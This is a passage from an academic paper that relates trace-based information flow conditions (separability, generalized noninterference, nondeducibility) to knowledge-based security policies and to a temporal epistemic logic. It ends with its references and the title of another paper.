- $\mathcal{K}(\tau_1, 3, \mathtt{L})_{\downarrow\mathtt{H}} = \{h_1 \bullet h_2 \bullet l_1\}_{\downarrow\mathtt{H}} = \{h_1, h_2\}$
- $\mathcal{K}(\tau_2, 3, \mathtt{L})_{\downarrow\mathtt{H}} = \{h_1 \bullet h_3 \bullet l_2\}_{\downarrow\mathtt{H}} = \{h_1, h_3\}$

The program is insecure as $\mathcal{K}(\tau_1, 2, \mathtt{L})_{\downarrow\mathtt{H}} \not\preceq \mathcal{K}(\tau_1, 3, \mathtt{L})_{\downarrow\mathtt{H}}$, i.e., $\{h_1, h_2, h_3\} \not\preceq \{h_1, h_2\}$. Using the same policy, another model $\mathcal{M}' = \{h_1 \bullet l_1, h_2 \bullet l_1\}$ is secure.

Example 5. Consider now $\mathcal{M} = \{h_1 \bullet h_1 \bullet l_1, h_1 \bullet l_2\}$ wrt. security policy $\mathcal{P}ol = (\mathtt{L}, \mathtt{H})$. Applying Def. 1, the model is secure. However, there may be cases where

$\mathcal{M}$ is considered insecure. For instance, a low user L may only be interested in knowing when exactly the system is logging his actions, so that an attack can be performed stealthy. To capture these cases it is enough to consider a policy $\mathcal{P}ol_1 = (\mathtt{L}, \mathit{Mul}(\mathtt{H}))$ or $\mathcal{P}ol_2 = (\mathtt{L}, \mathit{Seq}(\mathtt{H}))$. Let $i \in \{0, 1\}$, then

- $\mathcal{K}(\tau_1, i, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{H})} = \mathcal{K}(\tau_2, i, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{H})} = \{h_1 \bullet h_1, h_1\}$
- $\mathcal{K}(\tau_1, 2, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{H})} = \{h_1 \bullet h_1, h_1\}$
- $\mathcal{K}(\tau_2, 2, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{H})} = \{h_1 \bullet l_2\}_{\downarrow \mathit{Seq}(\mathtt{H})} = \{h_1\}$
- $\mathcal{K}(\tau_1, 3, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{H})} = \{h_1 \bullet h_1\}$

Clearly, $\mathcal{K}(\tau_2, 1, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{H})} \not\preceq \mathcal{K}(\tau_2, 2, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{H})}$ as $\{h_1 \bullet h_1, h_1\} \not\preceq \{h_1\}$.

It is worth noticing that protecting H and $\mathit{Mul}(\mathtt{H})$ is of little interest for reactive systems that may receive inputs on the same channel multiple times. The following program is considered secure wrt. both $(\mathtt{L}, \mathtt{H})$ and $(\mathtt{L}, \mathit{Mul}(\mathtt{H}))$.

$$P ::= \left[\begin{array}{l} \mathbf{in}(c, x) \\ \mathbf{if}\ x \geq 0\ \mathbf{then}\ \mathbf{out}(c', 1) \\ \mathbf{else}\ \mathbf{out}(c', 2) \\ \mathbf{in}(c, y) \\ \mathbf{if}\ y \geq 0\ \mathbf{then}\ \mathbf{out}(c', 3) \\ \mathbf{else}\ \mathbf{out}(c', 4) \end{array}\right.$$

Indeed, if c is a high channel and c' is a low channel, then $\mathcal{M}_P = \{h_1 \bullet l_1 \bullet h_2 \bullet l_3, h_2 \bullet l_2 \bullet h_1 \bullet l_4\}$ is secure wrt. both policies. However, when an attacker observes l_1 he knows h_1, i.e., the first high input on c was positive, and similarly, when an attacker observes l_3 he knows h_2, i.e., the second high input was positive as well. Hence, the policy $(\mathtt{L}, \mathit{Seq}(\mathtt{H}))$ is needed to rule out this program.

Example 6. Let $\mathcal{M} = \{h_1 \bullet h_2 \bullet l_1, h_1 \bullet l_2 \bullet h_2\}$ be a program model. $\mathcal{M}$ is secure wrt. policies in previous examples since the sequence of high actions is the same for both traces. However, an attacker observing l_1 knows that $h_1 \bullet h_2$ has occurred, while this is not ensured if he observes l_2. Similar security issues may arise in scenarios discussed in [11]. To capture such flows, we consider a stronger policy $(\mathtt{L}, \mathit{Seq}(\mathtt{H}\ \bot))$ which protects the interleavings between high actions and occurrences of low actions. Let $i \in \{0, 1\}$, then $\mathcal{M}$ is insecure

- $\mathcal{K}(\tau_1, i, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{H}\bot)} = \mathcal{K}(\tau_2, i, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{H}\bot)} = \mathcal{K}(\tau_1, 2, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{H}\bot)}$
  $= \{h_1 \bullet h_2 \bullet \bot, h_1 \bullet \bot \bullet h_2\}$
- $\mathcal{K}(\tau_1, 3, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{H}\bot)} = \{h_1 \bullet h_2 \bullet l_1\}_{\downarrow \mathit{Seq}(\mathtt{H}\bot)} = \{h_1 \bullet h_2 \bullet \bot\}$
- $\mathcal{K}(\tau_2, 2, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{H}\bot)} = \mathcal{K}(\tau_2, 3, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{H}\bot)} = \{h_1 \bullet \bot \bullet h_2\}$

$\mathcal{K}(\tau_2, 1, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{H}\bot)} \not\preceq \mathcal{K}(\tau_2, 2, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{H}\bot)}$ i.e. $\{h_1 \bullet h_2 \bullet \bot, h_1 \bullet \bot \bullet h_2\} \not\preceq \{h_1 \bullet \bot \bullet h_2\}$

Dynamic Policies and Declassification. The security condition in Def. 1 is too strong to be useful in scenarios where high actions are released intentionally. This is typically the case of dynamic policies where information can be downgraded or upgraded with time.

Example 7. Let $\mathcal{M} = \{h_1 \bullet l_1 \bullet h_2 \bullet l_2,\ h_1 \bullet l_3 \bullet h_3 \bullet l_4\}$ be a model with two traces. $\mathcal{M}$ is insecure as the attacker can distinguish h_2 from h_3 after observing, respectively, l_2 and l_4. This is captured by the policy $(\mathtt{L}, \mathtt{H})$.

– $\mathcal{K}(\tau_i, 0, \mathtt{L})_{\downarrow\mathtt{H}} = \mathcal{K}(\tau_i, 1, \mathtt{L})_{\downarrow\mathtt{H}} = \{h_1, h_2, h_3\}$
– $\mathcal{K}(\tau_1, 2, \mathtt{L})_{\downarrow\mathtt{H}} = \mathcal{K}(\tau_1, 3, \mathtt{L})_{\downarrow\mathtt{H}} = \mathcal{K}(\tau_1, 4, \mathtt{L})_{\downarrow\mathtt{H}} = \{h_1, h_2\}$
– $\mathcal{K}(\tau_2, 2, \mathtt{L})_{\downarrow\mathtt{H}} = \mathcal{K}(\tau_2, 3, \mathtt{L})_{\downarrow\mathtt{H}} = \mathcal{K}(\tau_2, 4, \mathtt{L})_{\downarrow\mathtt{H}} = \{h_1, h_3\}$

It is clear that $\mathcal{K}(\tau_1, 1, \mathtt{L})_{\downarrow\mathtt{H}} \not\preceq \mathcal{K}(\tau_1, 2, \mathtt{L})_{\downarrow\mathtt{H}}$ as $\{h_1, h_2, h_3\} \not\preceq \{h_1, h_2\}$. However if we declassify $\{h_2\}$ and $\{h_3\}$, resp., at points (t_1, i) and (t_2, i), for $1 \leq i \leq 4$ then the system is secure.

– $\mathcal{K}(\tau_1, i, \mathtt{L})_{\downarrow\mathtt{H}} \cap \{h_2\} \preceq \mathcal{K}(\tau_1, i+1, \mathtt{L})_{\downarrow\mathtt{H}}$
– $\mathcal{K}(\tau_2, i, \mathtt{L})_{\downarrow\mathtt{H}} \cap \{h_3\} \preceq \mathcal{K}(\tau_2, i+1, \mathtt{L})_{\downarrow\mathtt{H}}$

4 Equivalences

In this section we show equivalences between knowledge-based conditions and trace-based conditions from Sect. 2. The first proposition shows that Sep for asynchronous systems is equivalent to knowledge-based condition with security policy $\mathcal{P}ol = (\mathtt{L}, \mathit{Seq}(\mathtt{H}))$.

Proposition 1. *Let $\mathcal{M}$ be the model of an asynchronous program and closed under interleavings of $\tau_{\mathtt{L}}$ and $\tau'_{\mathtt{H}}$. Then $\mathcal{M}$ satisfies Sep iff $\mathcal{M}$ is secure wrt. $(\mathtt{L}, \mathit{Seq}(\mathtt{H}))$.*

Proof. We show that $\mathcal{M}$ satisfies Sep iff for all traces $\tau \in \mathcal{M}$, $0 \leq i < |\tau|$, $\mathcal{K}(\tau, i, \mathtt{L})_{\mathit{Seq}(\mathtt{H})} \subseteq \mathcal{K}(\tau, i+1, \mathtt{L})_{\mathit{Seq}(\mathtt{H})}$. ($\Rightarrow$) Suppose $\mathcal{M}$ satisfies Sep. By definition $\forall \tau_1, \tau_2 \in \mathcal{M}$ and $\forall \tau^* \in \ltimes(\tau_{1\mathtt{L}}, \tau_{2\mathtt{H}})$, $\tau^* \in \mathcal{M}$. We show that for all $\tau \in \mathcal{M}$, for all $0 \leq i < |\tau|$, $\mathcal{K}(\tau, i, \mathtt{L})_{\downarrow\mathit{Seq}(\mathtt{H})} \subseteq \mathcal{K}(\tau, i+1, \mathtt{L})_{\downarrow\mathit{Seq}(\mathtt{H})}$. Consider a sequence s^* such that $s^* \in \mathcal{K}(\tau, i, \mathtt{L})_{\downarrow\mathit{Seq}(\mathtt{H})}$ and show that $s^* \in \mathcal{K}(\tau, i+1, \mathtt{L})_{\downarrow\mathit{Seq}(\mathtt{H})}$. Let $\tau^* \in \mathcal{M}$ be such that $\tau^*_{\downarrow\mathit{Seq}(\mathtt{H})} = s^*$ and $(\tau^*, j) =_{\downarrow\mathtt{L}} (\tau, i)$ and $0 \leq j < |\tau^*|$. We look for a trace $\tau' \in \mathcal{M}$ with $\tau'_{\ltimes(\mathtt{H})} = s^*$ and $(\tau, i+1) =_{\downarrow\mathtt{L}} (\tau, j')$, for some j'. If event $\tau(i+1) \in \mathtt{H}$, we pick τ^* and conclude the proof. Otherwise, $\tau(i+1) \in \mathtt{L}$. Since Sep holds, it is possible to interleave the low sequence of events up to point $(\tau, i+1)$ with s^* and obtain a trace $\tau'' \in \mathcal{M}$ such that $s^* \in \mathcal{K}(\tau, i+1, \mathtt{L})_{\downarrow\mathit{Seq}(\mathtt{H})}$ and $(\tau, i+1) =_{\downarrow\mathtt{L}} (\tau'', j'')$, for some j''. ($\Leftarrow$) Assuming closure under interleavings, the claim follows immediately.

At this point the reader may wonder if a stronger policy such as $(\mathtt{L}, \mathit{Seq}(\mathtt{H}\ \bot))$ can avoid the assumption of closure under interleavings. The example shows that this is not the case. The main reason is that while separability allows observers to make deductions about future or past occurrences of actions, this is not possible for the policy $(\mathtt{L}, \mathit{Seq}(\mathtt{H}\ \bot))$, which protects all interleavings. On the other hand, if $\mathcal{M}$ lacks some interleavings between sequences of high and low actions and this doesn't affect the initial knowledge of the observer, then the system is considered secure, whilst Sep can still break.

Example 8. The model $\mathcal{M} = \{h_1 \bullet h_2 \bullet l_1 \bullet l_2,\ h_1 \bullet h_2 \bullet l_1 \bullet l_3\}$ does not satisfy Sep, but it is secure wrt. the policy $(\mathtt{L}, \mathit{Seq}(\mathtt{H}\ \bot))$ as the observer knows, from knowledge of the initial model, all interleavings, i.e, $\{h_1 \bullet h_2 \bullet \bot \bullet \bot\}$. On the other hand, if $\mathcal{M} = \{h_1 \bullet l_1, l_1 \bullet h_1, h_1 \bullet l_2 \bullet l_3, l_2 \bullet h_1 \bullet l_3, l_2 \bullet l_3 \bullet h_1\}$ and $\mathcal{P}ol = (\mathtt{L}, \mathit{Seq}(\mathtt{H}\ \bot))$, then Sep holds. However the epistemic condition does not hold since the sequence $h_1 \bullet \bot \bullet \bot$ is not possible after observing l_1.

The next proposition shows that security wrt. policy $\mathcal{P}ol_1 = (\mathtt{L}, \mathit{Seq}(\mathtt{H}))$ is equivalent to security wrt. $\mathcal{P}ol_2 = (\mathtt{H}, \mathit{Seq}(\mathtt{L}))$.

Proposition 2. *A model $\mathcal{M}$ is secure wrt. $(\mathtt{L}, \mathit{Seq}(\mathtt{H}))$ iff $\mathcal{M}$ is secure wrt. $(\mathtt{H}, \mathit{Seq}(\mathtt{L}))$.*

The next proposition shows the equivalence between Sep and its epistemic sibling in a synchronous setting.

Proposition 3. *Let $\mathcal{M}$ be the model of a synchronous program. Then $\mathcal{M}$ satisfies SSep iff $\mathcal{M}$ is secure wrt. $(\mathtt{L}, \mathit{Seq}(\mathtt{H}))$.*

It is worth noting that, differently from [8], no additional property on model $\mathcal{M}$ is needed to show the equivalence in Prop. 3. The main reason is that our work considers traces of both finite and infinite length, hence no property as *limit closure* is required.

Proposition 4. *Let $\mathcal{M}$ be closed under interleavings of $\tau_{\mathtt{L}}$ and $\tau'_{\mathtt{HI}}$. Then $\mathcal{M}$ satisfies GNI iff $\mathcal{M}$ is secure wrt. $(\mathtt{L}, \mathit{Seq}(\mathtt{HI}))$.*

Proposition 5. *A model $\mathcal{M}$ satisfies ND iff $\mathcal{M}$ is secure wrt. $(\mathtt{L}, \mathit{Seq}(\mathtt{HI}))$.*

Proposition 6. *If a model $\mathcal{M}$ is secure wrt. $(\mathtt{L}, \mathit{Seq}(\mathtt{H}))$ then $\mathcal{M}$ satisfies NDS.*

Example 9. Consider program P from [18] where a high user transmits a bit z to a low user by sending $z \otimes x$ as input on high channel. Let $c_1 \in \mathcal{O}$ and $c_2, c_3 \in \mathcal{P}$. Then what the low user receives is the exact value of secret z.

$$P ::= x := 0||1;\ \mathbf{out}(c_3, x);\ \mathbf{in}(c_2, y);\ \mathbf{out}(c_1, x \otimes y)$$

It can be checked that M_P is secure wrt. $(\mathtt{L}, \mathit{Seq}(\mathtt{HI}))$, i.e. ND, and insecure wrt. $(\mathtt{L}, \mathit{Seq}(\mathtt{H}))$. Hence, P does not satisfy NDS.

The following propositions show that the epistemic conditions can be seen as closures over a poset where the ordering relation is given by the security policy. This gives a systematic characterization of security conditions wrt. what is protected and how powerful an attacker is.

Proposition 7. *The security policies $\mathcal{P}ol = (\mathcal{O}, \mathcal{P})$ are closures over a poset $(\wp(E^*), \preceq)$. In particular, $(\mathtt{L}, \mathtt{H}) \sqsubseteq (\mathtt{L}, \mathit{Mul}(\mathtt{H})) \sqsubseteq (\mathtt{L}, \mathit{Seq}(\mathtt{H})) \sqsubseteq (\mathtt{L}, \mathit{Seq}(\mathtt{H}\ \bot))$.*

Proposition 8. *Let $\mathcal{M}$ be a model and $\mathcal{P}ol_1 = (\mathcal{O}_1, \mathcal{P}_1)$, $\mathcal{P}ol_2 = (\mathcal{O}_2, \mathcal{P}_2)$ be security policies. If $\mathcal{P}ol_1 \sqsubseteq \mathcal{P}ol_2$, i.e., $\mathcal{O}_1 \sqsubseteq \mathcal{O}_2$ and $\mathcal{P}_1 \sqsubseteq \mathcal{P}_2$, then $\mathcal{M}$ is secure wrt. $\mathcal{P}ol_2$ if $\mathcal{M}$ is secure wrt. $\mathcal{P}ol_1$.*

We conclude this section by showing equivalence between nondeducibility on outputs and its epistemic peer condition. The main advantage of NDO is that it allows information flow from low user input channels to high output channels and, at the same time it protects sequences of high actions interleaved with low inputs. To express such requirements, we make use of the release policy which allows a low user to declassify information about sequences of low user inputs and high actions, i.e., $\mathit{Seq}(\mathtt{LI}+\mathtt{H})$, given the low input sequence $\mathtt{LI}$ of the current trace, namely, $\mathcal{R}(\tau, i, \mathtt{LI}) = \{\tau^* \in \mathcal{M} | \tau =_{\mathtt{LI}} \tau^*\}$. The other low inputs, *system inputs* in [11], are modeled as internal nondeterminism.

Proposition 9. *Consider a program model $\mathcal{M}$. Then $\mathcal{M}$ satisfies NDO iff* $\forall \tau, i,\ \mathcal{K}(\tau, i, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{LI}+\mathtt{H})} \cap \mathcal{R}(\tau, i, \mathtt{LI})_{\downarrow \mathit{Seq}(\mathtt{LI}+\mathtt{H})} \preceq \mathcal{K}(\tau, i+1, \mathtt{L})_{\downarrow \mathit{Seq}(\mathtt{LI}+\mathtt{H})}$.

The following example from [19], shows that our condition handles correctly information from $\mathtt{LI}$ to $\mathtt{HO}$. The key point here is the use of release policy to break the symmetry inherent in nondeducibility-like conditions.

Example 10. Consider P with low channels c_1, c_3 and high channels c_2, c_4.

$$P ::= \mathbf{in}(c_1, x); \mathbf{out}(c_2, x); \mathbf{out}(c_3, x); \mathbf{in}(c_4, y)$$

If $\mathbf{in}(c_1, x)$ is a low user input, the program can be considered secure as nothing about high actions is revealed. However, if $\mathbf{in}(c_1, x)$ is a *system* input, then the value is incorrectly transmitted to the low user through $\mathit{out}(c_3, x)$. The security condition captures both cases.

5 A Logic for Information Flow

In this section we express the security conditions in Sect. 2 in terms of a logic of knowledge and time. We consider the framework of multi-agent systems [20] and extend the logic presented in [6] to reason about possibilistic security conditions.

5.1 Knowledge in Multi-agent Systems

The framework of multi-agent systems allows reasoning about knowledge and time in a distributed system where different agents (users, processes) interact with each other. The system consists of a set of agents $Ag = \{a_i\}_{i=1}^{k}$ which have local state L_i at a given point in time. A special agent E, with local state L_E, models the environment where the distributed system runs. The global state consists of a tuple of local states, i.e., $G = (L_E, L_1, \cdots, L_k)$. A *run* is a sequence of global states over discrete time. An *interpreted system* [20] is a pair $\mathcal{I} = (R, \Pi)$ of runs R and interpretation function Π over a set Φ of atomic propositions. Program models can be associated with interpreted systems. Given a point (τ, i), then $L_E = (\mathit{trace}(\tau, i))$. The local state of an agent a who observes $\mathcal{O}$ is $L_a = (\mathit{trace}(\tau, i)_{\downarrow \mathcal{O}})$. Then, the global state of a system with k agents who observe $\mathcal{O}_1, \cdots, \mathcal{O}_k$ is $G = ((\mathit{trace}(\tau, i)), (\mathit{trace}(\tau, i)_{\downarrow \mathcal{O}_1}), \cdots, (\mathit{trace}(\tau, i)_{\downarrow \mathcal{O}_k}))$.

The atomic propositions in Φ describe basic facts about the model. In our context, the facts refer to actions on channels. The interpretation function $\Pi(p)(G)$ assigns a truth value to all $p \in \Phi$. To define knowledge, an interpreted system $\mathcal{I} = (R, \Pi)$ is associated with a *Kripke structure* $\mathcal{M}_{\mathcal{I}} = (G, \Pi, \{K_i\}_{i=1}^{k})$ where G and Π are as before and K_i is a binary relation over G. In particular, $K_i(G) = \{G' | G \sim_i G'\}$, where $G \sim_i G'$ if L_i is the same in both states.

5.2 Temporal Epistemic Logic with Past

We now present a logic with temporal and epistemic operators to reason about security properties in a syntactical manner. Let $\Phi = \{\mathbf{in}(c, v), \mathbf{out}(c', v') | c, c' \in \mathit{Chan}$ and $v, v' \in \mathit{Val}\}$ be the set of atomic propositions. We consider a language containing Φ and closed off under conjunction, negation, knowledge operators K_a, temporal operators *Next* X and *Until* U and past time operators *Initially* I, *Previous* Y and *Since* S. Let $p \in \Phi$,

Definition 10 (Syntax of $\mathcal{L}_{KPLTL}$)
The language $\mathcal{L}_{KPLTL}$ of formulas ϕ, ψ in linear time temporal epistemic logic with past is given as follows:

$$\phi, \psi ::= p \mid \phi \wedge \psi \mid \neg\phi \mid K_a\phi \mid X\phi \mid \phi U \psi \mid I\phi \mid Y\phi \mid \phi S \psi$$

The operator K_a is the epistemic knowledge operator. $K_a\phi$ holds if ϕ holds in any point equivalent to the current point of agent a. The formula $\phi U \psi$ holds if ψ holds in a future point and ϕ holds until reaching that point. Dually, the formula $\phi S \psi$ holds if ψ was true once in the past and ϕ has been true ever since. $I\phi$ holds if ϕ is true initially, while $X\phi$ ($Y\phi$) hold if ϕ is true at the next (previous) point. Various connectives are definable in $\mathcal{L}_{KPLTL}$ including boolean operators such as $\vee$ and $\rightarrow$, the truth constants *tt* and *ff*, the epistemic possibility operator $L_a\phi$ meaning that ϕ holds for at least one epistemically equivalent point, the future (past) operator $F\phi$ ($O\phi$) requiring ϕ to eventually hold in the future (past), the always (historically) operator $G\phi$ ($H\phi$) meaning that ϕ holds in any future (past) state, and the weak until $\phi W \psi$ which does not require ψ to eventually hold. Finally, the operator K_G is the group knowledge operator, the formula $K_G\phi$ holds if the combined knowledge of G members implies ϕ. The logic is sufficiently expressive to specify all information flow policies in Sect. 1.

Definition 11 (Satisfaction). *Fig. 1 defines the satisfaction relation $\mathcal{M}$, $(\tau, i) \models \phi$ between points in a model $\mathcal{M}$ and $\mathcal{L}_{KPLTL}$ formulas. In particular, satisfaction relative to model $\mathcal{M}$ is defined as $\mathcal{M} \models \phi$ iff $\forall \tau \in \mathcal{M}$, $\mathcal{M}, (\tau, 0) \models \phi$.*

At this point we have all ingredients to characterize the security condition in Sect. 2 by means of $\mathcal{L}_{KPLTL}$ formulas. First notice that the set $\mathcal{K}(\tau, i, \mathcal{O})$ represents all traces that an observer $\mathcal{O}$ considers possible at point (τ, i), which corresponds to the uncertainty of the observer at that point. Given a policy $\mathcal{P}ol = (\mathcal{O}, \mathcal{P})$ and a formula ϕ specifying properties of $\mathcal{P}$, we show that ϕ is possible at any point (τ, i) by means of the operator $L_a\phi$. To avoid complications

$\mathcal{M},(\tau,i) \models p$	iff $\tau(i) = p$
$\mathcal{M},(\tau,i) \models \phi \wedge \psi$	iff $(\tau,i) \models \phi$ and $(\tau,i) \models \psi$
$\mathcal{M},(\tau,i) \models \neg\phi$	iff $(\tau,i) \not\models \phi$
$\mathcal{M},(\tau,i) \models X\phi$	iff $i+1 \leq len(\pi)$ and $(\tau,i+1) \models \phi$
$\mathcal{M},(\tau,i) \models \phi U \psi$	iff $\exists j : i \leq j \leq len(\tau)$ such that $(\tau,j) \models \psi$ and $\forall k : i \leq k < j,\ (\tau,k) \models \phi$
$\mathcal{M},(\tau,i) \models I\phi$	iff $(\tau,0) \models \phi$
$\mathcal{M},(\tau,i) \models Y\phi$	iff $i-1 \geq 0$ and $(\tau,i-1) \models \phi$
$\mathcal{M},(\tau,i) \models \phi S \psi$	iff $\exists j : 0 \leq j \leq i$ such that $(\tau,j) \models \psi$ and $\forall k : j < k \leq i,\ (\tau,k) \models \phi$
$\mathcal{M},(\tau,i) \models K_a\phi$	iff $\forall \tau' \in \mathcal{M}, \forall(\tau',i') \in \tau'$ s.t. $trace_a(\tau,i) = trace_a(\tau',i'),\ (\tau',i') \models \phi$

Fig. 1. Satisfaction at trace points

due to observations at the limit, we assume that the models are limit closed. Namely, all properties of $\mathcal{P}$ can be captured by finitely many observations in $\mathcal{O}$. The view of agent a (group G) observing $\mathcal{O}_a$ ($\mathcal{O}_G = \bigcup_{a \in G} \mathcal{O}_a$) is defined as $trace_a(\tau,i) = trace(\tau,i)_{\downarrow\mathcal{O}}$ ($trace_G(\tau,i) = trace(\tau,i)_{\downarrow\mathcal{O}_G}$). Then the following theorem relates the semantic conditions to the syntactical ones.

Theorem 1. *Consider a model $\mathcal{M}$ and a security policy $\mathcal{P}ol = (\mathcal{O},\mathcal{P})$. Let also $\phi_1,\cdots,\phi_n$ be a set of $\mathcal{L}_{KPLTL}$ formulas encoding information to be protected, i.e. $\mathcal{M}_{\downarrow\mathcal{P}}$. Then $\mathcal{M}$ is secure wrt. $\mathcal{P}ol$ iff $\mathcal{M} \models \bigwedge_{i=1}^n GL_a\phi_i$.*

Finally it remains to show that the logic can be used describe different protection policies, as defined in Sect. 3. In particular, each element in $\mathcal{M}_{\downarrow\mathcal{P}}$ can be encoded using the logic in Fig. 1. Let $p \in \Phi$, then we define auxiliary formulas: $Occ(p) = (O\ p \vee F\ p)$ meaning that p eventually holds at a (past or future) point, $SV(c) = \bigvee_{v \in Val} e(c,v)$ meaning that an action has happened on channel c, $Occ(p,i) = O\ (I\ tt\ \wedge F\ (p \wedge X\ F\ (p \wedge X\ F\ (p \wedge \cdots))))$ meaning that p is true in at least i different points in the current trace and a happens-before formula $HB(p,q) = O\ (\neg q U(p \wedge F\ q)) \vee F\ (\neg q U(p \wedge F\ q))$ meaning that p holds before q at some point in the current trace. Moreover, auxiliary formulas can be combined to express facts ϕ that occur infinitely many times by using the formula $Inf(\phi) = G\ F\phi$.

Proposition 10. *Consider a model $\mathcal{M}$ and a policy $\mathcal{P}ol = (\mathcal{O},\mathcal{P})$. Then the following variants of $\mathcal{P}$ can be encoded in $\mathcal{L}_{KPLTL}$,*

- *Set*(H)*: $\mathcal{M} \models \bigwedge_{i=1}^n GL_a Occ(e_i(c_i,v_i))$, where $c_i \in \mathcal{P}$*
- *Mul*(H)*: $\mathcal{M} \models \bigwedge_{i=1}^n GL_a Occ(e_i(c_i,v_i),k_i)$, where $c_i \in \mathcal{P}$ and k_i is the multiplicity of e_i*
- *Seq*(H)*: $\mathcal{M} \models L_a \bigwedge_{j=2}^k HB(e_{j-1},e_j)$ for all high sequences ϕ_i*
- *Seq*(H $\perp$) *iff $\mathcal{M} \models GL_a \bigwedge_{j=2}^k HB(p_{j-1},p_j)$, for all sequences ϕ_i such that $p_j = SV(c)$ if $e_j(c,v) = p_j$ and $c \in \mathcal{O}$, or $p_j = e_j(c,v)$ if $c \in \mathcal{P}$*

6 Related Work and Conclusions

We are not the first to examine connection between trace-based and knowledge-based information flow properties. A closely related work is that of Halpern and O'Neill [8], who also consider formal definitions of secrecy in multiagent systems. They show how SEP and GNI fit in the epistemic framework, both in synchronous and asynchronous setting. In particular, they define knowledge as a set of points that an agent considers possible based on his local state. By contrast, this paper defines knowledge as the set of global traces that an agent considers possible based on his local observations. This allows us to give security conditions which are closer to what is used in language-based security [21, 10, 7]. Furthermore, the logic we present here captures directly the security properties of traces.

Recently, knowledge-based conditions for information flow have been popular in language-based security. Several works [4, 22] explore epistemic conditions for relational and interactive models, although in a synchronous setting only. Different issues related to declassification [6] and attack models [10] have been considered using epistemic security conditions. In [23] Sabelfeld and Mantel discuss information flow security for distributed programs and point out finer-grained sources of leaks due to encryption, environment totality and timing. All these subtle flows can be accurately captured by the security condition presented here.

The majority of verification techniques for information flow properties rely on security type systems, as in [5]. However, several model checking approaches, which were recently proposed [24, 25], define fragments of logics for which verification is feasible. An interesting future direction would be to devise fragments of $\mathcal{L}_{KPLTL}$ for which model checking has low complexity.

In conclusion, we have discussed several possibilistic information flow conditions and showed how knowledge-based account can be used to specify these conditions, both semantically and syntactically. The advantage of using epistemic logic is that it can accurately express complex policies and provide a clear separation between the code and the security annotations. However, complexity of verification can be very high for large programs. Different remedies to this issue require further investigation. First, abstraction techniques at the program level can be used to obtain smaller models which can be easy to verify. Second, distributed system properties, such as asynchrony, order preservation or lossiness can be used to decompose the epistemic formulas into simpler ones, which are easier to verify. Finally, a hybrid verification which combines type checking and model checking is another path that deserves further exploration.

Acknowledgements. Thanks to Mads Dam for many valuable discussions. This work was supported by SSF-funded project PROSPER (№ RIT10-0069).

References

[1] Goguen, J.A., Meseguer, J.: Security policies and security models. In: Proc. IEEE Symp. on Security and Privacy, pp. 11–20. IEEE Comp. Soc. Press, Los Alamitos (1982)

[2] Denning, D.E., Denning, P.: Certification of programs for secure information flow. Communications of the ACM 20(7), 504–513 (1977)

[3] Sabelfeld, A., Myers, A.: Language-based information-flow security. IEEE J. on Selected Ares in Communications 21(1), 5–19 (2003)

[4] O'Neill, K.R., Clarkson, M.R., Chong, S.: Information-flow security for interactive programs. In: CSFW, pp. 190–201 (2006)

[5] Volpano, D., Smith, G., Irvine, C.: A sound type system for secure flow analysis. Journal of Computer Security 4(2,3), 167–187 (1996)

[6] Balliu, M., Dam, M., Le Guernic, G.: Epistemic Temporal Logic for Information Flow Security. In: PLAS (2011)

[7] Balliu, M., Dam, M., Guernic, G.L.: Encover: Symbolic exploration for information flow security. In: CSF, pp. 30–44 (2012)

[8] Halpern, J.Y., O'Neill, K.R.: Secrecy in multiagent systems. ACM Trans. Inf. Syst. Secur. 12(1) (2008)

[9] Askarov, A., Sabelfeld, A.: Gradual release: Unifying declassification, encryption and key release policies. In: IEEE Symposium on Security and Privacy, pp. 207–221 (2007)

[10] Askarov, A., Chong, S.: Learning is change in knowledge: Knowledge-based security for dynamic policies. In: CSF, pp. 308–322 (2012)

[11] Guttman, J.D., Nadel, M.E.: What needs securing. In: CSFW, pp. 34–57 (1988)

[12] Jhala, R., Majumdar, R.: Software model checking. ACM Comput. Surv. 41(4) (2009)

[13] Balliu, M., Le Guernic, G.: Encover (June 2012), Software release

[14] Balliu, M.: A logic for information flow analysis of distributed programs (extended abstract). Technical report, KTH Royal Institute of Technology

[15] Sabelfeld, A., Sands, D.: Declassification: Dimensions and principles. J. of Computer Security (2007)

[16] Mclean, J.: A general theory of composition for trace sets closed under selective interleaving functions. In: Proc. IEEE Symposium on Security and Privacy, pp. 79–93 (1994)

[17] Sutherland, D.: A model of information. In: 9th National Computer Security Conference (1986)

[18] Wittbold, J.T., Johnson, D.M.: Information flow in nondeterministic systems. In: IEEE Symposium on Security and Privacy, pp. 144–161 (1990)

[19] McLean, J.: Security models and information flow. In: Proc. IEEE Symposium on Security and Privacy, pp. 180–187. IEEE Computer Society Press (1990)

[20] Fagin, R., Halpern, J.Y., Moses, Y., Vardi, M.Y.: Reasoning about knowledge. MIT Press, Cambridge (1995)

[21] Askarov, A., Myers, A.C.: Attacker control and impact for confidentiality and integrity. Logical Methods in Computer Science 7(3) (2011)

[22] Askarov, A., Sabelfeld, A.: Tight enforcement of information-release policies for dynamic languages. In: CSF, pp. 43–59 (2009)

[23] Sabelfeld, A., Mantel, H.: Securing communication in a concurrent language. In: Hermenegildo, M.V., Puebla, G. (eds.) SAS 2002. LNCS, vol. 2477, pp. 376–394. Springer, Heidelberg (2002)

[24] Alur, R., Černý, P., Chaudhuri, S.: Model checking on trees with path equivalences. In: Grumberg, O., Huth, M. (eds.) TACAS 2007. LNCS, vol. 4424, pp. 664–678. Springer, Heidelberg (2007)

[25] Dimitrova, R., Finkbeiner, B., Kovács, M., Rabe, M.N., Seidl, H.: Model checking information flow in reactive systems. In: Kuncak, V., Rybalchenko, A. (eds.) VMCAI 2012. LNCS, vol. 7148, pp. 169–185. Springer, Heidelberg (2012)

Dynamics and Secure Information Flow for a Higher-Order Pi-Calculus [⋆]

